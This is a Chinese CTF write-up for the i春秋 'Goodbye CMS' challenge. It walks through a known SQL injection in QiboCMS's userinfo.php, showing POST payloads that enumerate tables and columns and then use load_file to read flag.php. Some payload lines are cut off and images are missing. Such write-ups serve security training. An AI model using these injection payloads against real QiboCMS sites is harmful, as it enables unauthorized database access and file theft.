i春秋CTF-“百度杯”CTF比赛 九月场-再见CMS

原创

「已注销」 于 2018-11-01 17:20:00 发布 770 收藏

1 信息收集

拿到CMS搭的站， 首先需要确定网站使用的是何种CMS，百度得到该CMS为齐博CMS的整站系统：http://v7.qibosoft.com/

image
接下来，收集信息，该CMS出现过哪些漏洞：

齐博整站/地方门户SQL注入漏洞

2 漏洞利用


简而言之，治理在修改信息时，有一个SQL注入漏洞。

接下来，我根据大佬的描述，写payload，利用这个漏洞：

0- 注册用户，记一下uid和email

1-报错测试：


```
url：
http://4acd6fb999684befb6f3dec5f31047d93fd33c52724f45b7.game.ichunqiu.com/member/userinfo.php?job=edit&step
# email 为注册时的email
POST：
truename=xxxx%0000&Limitword[000]=&email=1111@qq.com&provinceid=
```



image

2-加上注入语句


```
url:
http://4acd6fb999684befb6f3dec5f31047d93fd33c52724f45b7.game.ichunqiu.com/member/userinfo.php?job=edit&step
POST data:
truename=xxxx%0000&Limitword[000]=&email=123456@qq.com&provinceid= , address=(select version()) where uid =
```



image

3-查表：

```
POSTdata:
truename=xxxx%0000&Limitword[000]=&email=1111@qq.com&provinceid= , address=(select group_concat(table_name)
```



image

4-查列名

```
POSTdata:
truename=xxxx%0000&Limitword[000]=&email=1111@qq.com&provinceid=
, address=(select group_concat(distinct(column_name)) from information_schema.columns where table_name = (s
```

image
但是没有直接的flag,只能考虑利用`load_file`

5-payload

扫描一下发现，网站更目录下，有一个`flag.php`




image
load_file函数读取这个文件：`/var/www/html/flag.php`

```
truename=xxxx%0000&Limitword[000]=&email=1111@qq.com&provinceid=
, address=(select load_file(0x2f7661722f7777772f68746d6c2f666c61672e706870) ) where uid = 3 %23
```

```
109             </tr>
110             <tr>
111               <td>联系电话：</td>
112               <td>联系地址：<?php
113 echo 'flag is here';
114 'flag{7f85adbd-c27c-4039-b43f-6833073b8089}';
115 </td>
116               <td> </td>
117             </tr>
118             <tr>
```

image